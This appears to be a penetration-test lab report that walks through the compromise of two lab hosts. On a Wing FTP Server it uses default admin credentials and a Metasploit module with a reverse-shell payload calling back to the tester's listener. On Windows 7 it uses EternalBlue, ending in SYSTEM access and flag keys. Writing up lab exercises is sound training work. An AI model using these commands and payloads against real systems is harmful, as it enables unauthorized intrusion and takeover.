This module exploits the embedded Lua interpreter in the admin web interface for versions 3.0.0 and above. When supplying a specially crafted HTTP POST request an attacker can use os.execute() to execute arbitrary system commands on the target with SYSTEM privileges.


Attack Narrative

Begin from the local machine.



```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```


Scan for open ports. Discover HTTP ports 80, 5466 ; FTP ports 21.



```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 10.15.1.36 -p-
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-17 12:42 EDT
Stats: 0:03:41 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 39.28% done; ETC: 12:52 (0:05:42 remaining)
Nmap scan report for 10.15.1.36
Host is up (0.17s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
5466/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 620.24 seconds
```

Use nmap to scan for potential vulnerabilities.

```
nmap -Pn -n -sV --script vuln 10.15.1.36
```



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Wing FTP Server
|_sslv2-drown:
80/tcp open  http    Wing FTP Server(Ferdi Bak)
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 Not found
|     Server: Wing FTP Server(Ferdi Bak)
|     Cache-Control: private
|     Content-Type: application/octet-stream
|     Content-Length: 0
|     Connection: close
|   GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.0 200 HTTP OK
|     Server: Wing FTP Server(Ferdi Bak)
|     Cache-Control: private
|     Content-Type: text/html
|     Content-Length: 316
|     Connection: close
|     <noscript><center><H2>The web client requires that you have Javascript enabled on your browser.<br>If you're not sure how to do this, <a href="help_javascript.htm
'>click here.</a></H2></center></noscript>
|_    <meta http-equiv='Content-Type' content='text/html; charset=utf-8'><script>top.location='login.html';</script>
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /login.html: Possible admin folder
|_http-server-header: Wing FTP Server(Ferdi Bak)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-servi
ce :
```

The vulnerability scan is largely inconclusive but confirms the Wing FTP server being used. Research will show this to be potentially exploitable.


Potential exploit described here: https://www.hackingtutorials.org/exploit-tutorials/hacking-and-securing wing-ftp-server-4-3-8/.

Research shows the default password for Wing FTP Admin server to be: USERNAME | admin; PASSWORD | admin.

```
user:admin
pass: admin
```


MANUAL EXPLOIT |

Use these credentials to log into the Wing FTP Admin server on port 5466.



ID	Domain	Connections	Status
1	10.15.1.36	0	online

Navigate to Users under the Domain tab. Set the home directory to the directory of the target file: C://Users/Administrator/Desktop.



Physical Path: C://Users/Administrator/

Virtual Folder: /

☑ Is Home Directory

Files Access: ☑ Read ☐ Write ☐ Append ☐ Delete ☐ Rename

Directories Access: ☑ List ☐ Create ☐ Delete ☐ Rename

☐ Zip files ☐ Unzip files

Log in to the standard Wing FTP server site (HTTP://10.15.1.36) using the set anonymous credentials where you modified the home directory in the previous step.

The login page brings you to the following:

Open and read the key.txt.txt file:

Metasploit Exploit |

Develop Exploit using Metasploit exploiting the wing_ftp_admin_exec vulnerability discovered.


```
 # msfconsole
  msf6 > use exploit/windows/ftp/wing_ftp_admin_exec
  msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set LHOST 172.16.5.3
  msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set LPORT 4444
```

```
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set RHOST 10.15.1.36
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set USERNAME admin
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set PASSWORD admin
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set payload windows/shell/reverse_tcp msf6
exploit(windows/ftp/wing_ftp_admin_exec) > show options

Module options (exploit/windows/ftp/wing_ftp_admin_exec):
 Name Current Setting Required Description
 ---- --------------- -------- -----------
 PASSWORD admin yes Admin password
 Proxies no A proxy chain of format type:host:port[,type:host:port] [...]
 RHOSTS 10.15.1.36 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
 RPORT 5466 yes The target port (TCP)
 SSL false no Negotiate SSL/TLS for outgoing connections  SSLCert no Path to a custom SSL certificate (default is randomly
generated)
 USERNAME admin yes Admin username
 VHOST no HTTP server virtual host
Payload options (windows/shell/reverse_tcp):
 Name Current Setting Required Description
 ---- --------------- -------- -----------
 EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)  LHOST 172.16.5.3 yes The listen address (an
interface may be specified)  LPORT 4444 yes The listen port
Exploit target:
 Id Name
 -- ----
 0 Wing FTP Server >= 3.0.0

msf6 exploit(windows/ftp/wing_ftp_admin_exec) > run
```

Verify privilege.

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Verify IP address of target box.



Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt.txt
```

key.txt.txt

t70m5jaco2zy9vhqlb6s

3. Anthony [B] | 10.15.1.113

Introduction

Tasked to conduct an assessment on 10.15.1.113. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Windows 7 Professional

Open ports: HTTP [80, 2869, 5357, 10243], SMB [135, 139, 445], RDP [3389], etc.

Vulnerable to MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

vulnerability.CVE IDs: CVE-2017-0143

Metasploit exploit: exploit/windows/smb/ms17_010_psexec

Contents of key.txt: uq0c8n6id4aaj8ivr67e

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:


- https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
- https://nvd.nist.gov/vuln/detail/CVE-2017-0143
- https://nvd.nist.gov/vuln/detail/CVE-2017-0144
- https://nvd.nist.gov/vuln/detail/CVE-2017-0145
- https://nvd.nist.gov/vuln/detail/CVE-2017-0146
- https://nvd.nist.gov/vuln/detail/CVE-2017-0147
- https://nvd.nist.gov/vuln/detail/CVE-2017-0148
- https://github.com/RiskSense-Ops/MS17-010

EXPLOIT DESCRIPTION


This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

Attack Narrative

Begin from the local machine.





Scan for open ports. Discover HTTP ports 80, 2869, 5357, 10243 ; SMB ports 135, 139, and 445; RDP port 3389 & several additional potentially exploitable ports.



Use nmap to scan for potential vulnerabilities.

```
nmap -Pn -n -sV --script vuln 10.15.1.113
```





Potential exploits for ms17-010.

Search for ms17-010 in Metasploit.

ms17_010_eternalblue is ranked as average and will likely result in a successful exploit.

